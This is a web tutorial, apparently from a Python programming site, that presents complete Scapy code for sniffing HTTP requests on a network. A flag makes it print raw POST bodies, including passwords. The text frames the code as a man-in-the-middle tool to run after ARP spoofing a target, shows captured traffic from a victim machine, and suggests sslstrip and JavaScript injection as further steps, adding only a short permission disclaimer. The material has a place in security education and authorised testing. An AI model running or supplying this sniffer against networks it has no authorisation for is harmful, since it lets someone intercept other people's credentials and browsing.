Confused by complex code? Let ourAI-powered Code Explainer demystify it for you. Try it out!
Monitoring the network always seems to be a useful task for network security engineers, as it enables them to see what is happening in the network, see and control malicious traffic, etc. In this tutorial, you will see how you can sniffHTTP packets in the network using Scapy in Python.
There are other tools to capture traffic, such astcpdump orWireshark, but in this guide, we'll use the Scapy library in Python to sniff packets.
The basic idea behind the recipe we will see in this tutorial is that we keep sniffing packets. Once anHTTP request is captured, we extract some information from the packet and print them out. Easy enough? let's get started.
In Scapy 2.4.3+, HTTP packets are supported by default. Let's install the requirements for this tutorial:
pip3 install scapy coloramaWe needcolorama here just forchanging text color in the terminal.
Let's import the necessary modules:
from scapy.all import *from scapy.layers.http import HTTPRequest # import HTTP packetfrom colorama import init, Fore# initialize coloramainit()# define colorsGREEN = Fore.GREENRED = Fore.REDRESET = Fore.RESETLet's define the function that handles sniffing:
def sniff_packets(iface=None): """ Sniff 80 port packets with `iface`, if None (default), then the Scapy's default interface is used """ if iface: # port 80 for http (generally) # `process_packet` is the callback sniff(filter="port 80", prn=process_packet, iface=iface, store=False) else: # sniff with default interface sniff(filter="port 80", prn=process_packet, store=False)As you may notice, we specified port80 here, that is becauseHTTP's standard port is80, so we're already filtering out packets that we don't need.
We passed theprocess_packet() function tosniff() function as the callback that is called whenever a packet is sniffed, it takespacket as an argument, let's implement it:
def process_packet(packet): """ This function is executed whenever a packet is sniffed """ if packet.haslayer(HTTPRequest): # if this packet is an HTTP Request # get the requested URL url = packet[HTTPRequest].Host.decode() + packet[HTTPRequest].Path.decode() # get the requester's IP Address ip = packet[IP].src # get the request method method = packet[HTTPRequest].Method.decode() print(f"\n{GREEN}[+] {ip} Requested {url} with {method}{RESET}") if show_raw and packet.haslayer(Raw) and method == "POST": # if show_raw flag is enabled, has raw data, and the requested method is "POST" # then show raw print(f"\n{RED}[*] Some useful Raw data: {packet[Raw].load}{RESET}")Related: Build 35+ Ethical Hacking Scripts & Tools with Python EBook
We are extracting the requested URL, the requester's IP, and the request method here, but don't be limited to that. Try to print the whole HTTP request packet using thepacket.show() method, you'll see a tremendous amount of information you can extract there.
Don't worry about theshow_raw variable; it is just a global flag that indicates whether we printPOST raw data, such as passwords, search queries, etc. We're going to pass it into the script's arguments.
Now let's implement the main code:
if __name__ == "__main__": import argparse parser = argparse.ArgumentParser(description="HTTP Packet Sniffer, this is useful when you're a man in the middle." \ + "It is suggested that you run arp spoof before you use this script, otherwise it'll sniff your personal packets") parser.add_argument("-i", "--iface", help="Interface to use, default is scapy's default interface") parser.add_argument("--show-raw", dest="show_raw", action="store_true", help="Whether to print POST raw data, such as passwords, search queries, etc.") # parse arguments args = parser.parse_args() iface = args.iface show_raw = args.show_raw sniff_packets(iface)We've used theargparsemodule to parse arguments from the command line or terminal; let's run the script now (I've named ithttp_filter.py):
root@rockikz:~/pythonscripts# python3 http_sniffer.py -i wlan0 --show-rawHere is the output after browsing HTTP websites on my local machine:

 You may wonder now what is the benefit of sniffing HTTP packets on my local computer. Well, you can sniff packets all over the network or a specific host when you are aman-in-the-middle.

To do that, you need toarp spoof the target usingthis script. Here is how you use it:

At this moment, we are spoofing"192.168.1.100" saying that we are the router, so any packet that goes to or comes out of that target machine will flow to us first, then to the router. For more information, checkthis tutorial.
Now let's try to run thehttp_filter.py script again:
root@rockikz:~/pythonscripts# python3 http_sniffer.py -i wlan0 --show-rawAfter browsing the internet on"192.168.1.100" (which is my Windows machine), I got this output (in my attacking machine):
[+] 192.168.1.100 Requested google.com/ with GET[+] 192.168.1.100 Requested www.google.com/ with GET[+] 192.168.1.100 Requested www.thepythoncode.com/ with GET[+] 192.168.1.100 Requested www.thepythoncode.com/contact with GETPretty cool, right? Note that you can also extend that usingsslstrip to be able to sniff HTTPS requests also!
DISCLAIMER: Use this on a network you have permission to. The author isn't responsible for any damage you cause to a network you don't have permission to.
Alright, so this was a quick demonstration of how you can sniff packets in the network. This is an example, though. You can change the code whatever you like, and experiment with it!
Also, there is a possibility to modify these packets andinject Javascript into HTTP responses. Check this tutorial for that.
Finally, we have anEthical Hacking with Python Ebook, in which we build over 35 infosec and hacking tools and programs. Make sure to check it outhere if you're interested!
Learn Also: How to Make a DNS Spoof attack using Scapy in Python.
Happy Sniffing ♥
Loved the article? You'll love ourCode Converter even more! It's your secret weapon for effortless coding. Give it a whirl!
View Full Code Auto-Generate My CodeRead Also

Comment panel
Got a coding query or need some guidance before you comment? Check out thisPython Code Assistant for expert advice and handy tips. It's like having a coding tutor right in your fingertips!

Tags
- Ethical Hacking
- Machine Learning
- General Python Tutorials
- Web Scraping
- Finance
- Computer Vision
- Python Standard Library
- Application Programming Interfaces
- Database
- Game Development
- Web Programming
- Digital Forensics
- Natural Language Processing
- Healthcare
- PDF File Handling
- Python for Multimedia
- GUI Programming
- Cryptography
- Packet Manipulation Using Scapy
New Tutorials
Popular Tutorials
